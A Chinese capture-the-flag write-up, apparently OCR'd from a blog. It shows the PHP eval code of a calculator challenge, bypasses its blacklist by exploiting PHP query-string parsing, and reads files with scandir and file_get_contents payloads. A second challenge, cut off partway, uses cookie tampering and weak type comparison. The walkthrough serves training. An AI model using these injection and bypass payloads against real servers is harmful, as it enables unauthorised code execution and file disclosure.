
来看看题目链接：



1、访问解题地址是一个简单的计算器，尝试输入数值进行计算：



2、猜测应该是考察命令执行漏洞，尝试直接读取 `flag.php`，失败：



实际上发现不能输入任何非数字的字符（除非运算符）：

3、访问网页源码，提示有 WAF 过滤：

view-source:http://node3.buuoj.cn:28886/

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
          </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```


4、查看 `calc.php` 的网页，获得 WAF 的源码，可以看到过滤了空格、单引号、双引号、“`/`”等：

node3.buuoj.cn:28886/calc.php

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```


代码如下：

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

至此就很尴尬了，只能输入数字和加减乘除运算符，不能输入字符，而且还过滤一堆关键词……

【PHP字符串解析漏洞】

下面需要结合 PHP 字符串解析漏洞进行 WAF 绕过，所以先对 PHP 字符串解析特性进行了解。

1. PHP 会将查询字符串（在 URL 或正文中）转换为内部 `$_GET` 或的关联数组 `$_POST`。例如：`/?foo=bar` 变成 `Array([foo] => “bar”)`。
2. 值得注意的是，**查询字符串在解析的过程中会将某些字符删除或用下划线代替**。
3. 例如，`/?%20news[id%00=42` 会转换为 `Array([news_id] => 42)`。如果一个 IDS/IPS 或 WAF 中有一条规则是当 `news_id` 参数的值是一个非数字的值则拦截，那么我们就可以用以下语句绕过：`/news.php?%20news[id%00=42"+AND+1=0--`，上述 PHP 语句的参数 `%20news[id%00` 的值将存储到 `$_GET[“news_id”]` 中。

PHP 需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：

1. 删除空白符；
2. 将某些字符转换为下划线（包括空格）。

例如：

User input	Decoded PHP	variable name
%20foo_bar%00	foo_bar	foo_bar
foo%20bar%00	foo bar	foo_bar
foo%5bbar	foo[bar	foo_bar

将 PHP 该解析特性应用到本题目中来，因为 waf 不允许 num 变量传递字母：

```
http://www.xxx.com/index.php?num = aaaa    //显示非法输入的话
```

那么我们可以在 num 变量名称前加个空格：


```
http://www.xxx.com/index.php? num = aaaa
```

这样 waf 就找不到 num 这个变量了，因为现在的变量叫“ num”，而不是“num”。但 php 在解析的时候，会先把空格给去掉，这样我们的代码还能正常运行，还上传了非法字符。

5、解决了如何传递字符后，需要先扫根目录下的所有文件（看看是否存在 flag 文件），也就是`scandir("/")`，但是“`/`”被过滤了，所以我们用`chr(“47”)`绕过（`chr()`函数可以将 ASCII 码转换为字符），Payload 如下：

```
calc.php? num=var_dump(scandir(chr(47)))
```


执行后可看到根目录下存在`flagg`文件：



6、知道有`f1agg.php`这个文件就可以用`file_get_contents()`函数先读取文件为字符串然后用`var_dump`显示字符串得到 flag，Payload 如下：

```
calc.php? num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```


获得最终的 Flag：



另外一个 Payload（省略了`var_dump`函数）：

```
/calc.php?%20num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
```

异曲同工：




【题目小结】

1. PHP 变量字符串解析漏洞可绕过 WAF 对某些变量的拦截规则；
2. 使用`chr(“47”)`绕过"`/`"的过滤（`chr()`函数可以将 ASCII 码转换为字符），附上ASCII码对照表；
3. PHP 在 CTF 中几个常用的函数：


函数	作用
var_dump()	判断一个变量的类型与长度，并输出变量的数值，如果变量有值输的是变量的值并回返数据类型
file_get_contents()	把整个文件读入一个字符串中
scandir()	返回指定目录中的文件和目录的数组

No.9 PHP strcmp函数漏洞利用


老规矩先看看题目链接：




1、访问解题地址：



访问右上角的 PAYFLAG 菜单，获得解题提示（提供金钱 10000000，同时需要答对密码等）：





ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

Only Cuit's students can buy the FLAG


查看网页代码，还有进一步的提示（ password 需要等于 404 同时还不能是数字……）：

view-source:http://b0c0831b-bfd2-4f3b-aa85-7db0da3930b7.node3.buuoj.cn/pay.php

```
</p>

                                <hr />

                            </div>
                        </section>
                    </article>

                <!-- Footer -->
                    <footer id="footer">

                        <ul class="copyright">
                            <li>&copy; Syclover</li><li>Design: Cl4y</li>
                        </ul>
                    </footer>

            </div>

        <!-- Scripts -->
            <script src="assets/js/jquery.min.js"></script>
            <script src="assets/js/jquery.scrollex.min.js"></script>
            <script src="assets/js/jquery.scrolly.min.js"></script>
            <script src="assets/js/skel.min.js"></script>
            <script src="assets/js/util.js"></script>
            <!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
            <script src="assets/js/main.js"></script>

    </body>
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
```


```
92 }
93 -->
94 </html>
```



2、抓包发现 Cookie 默认待了 `user=0` 且服务端提示 “ Only Cuit’s students can buy the FLAG ”，如下图：




3、尝试修改 `user=1`（CTF 的直觉改成1），成功获得 Cuit’s students 的身份会话：

4、结合题目提示，让我们 Post 传递一个 money 和一个 password 参数，password 要等于 404 并且不能为数字，那好办我们可以用弱类型，即让 `password=404a`，如下图所示：






5、成功进行密码校验，继续传递参数 money=10000000 尝试购买 flag，结果提示位数太长：

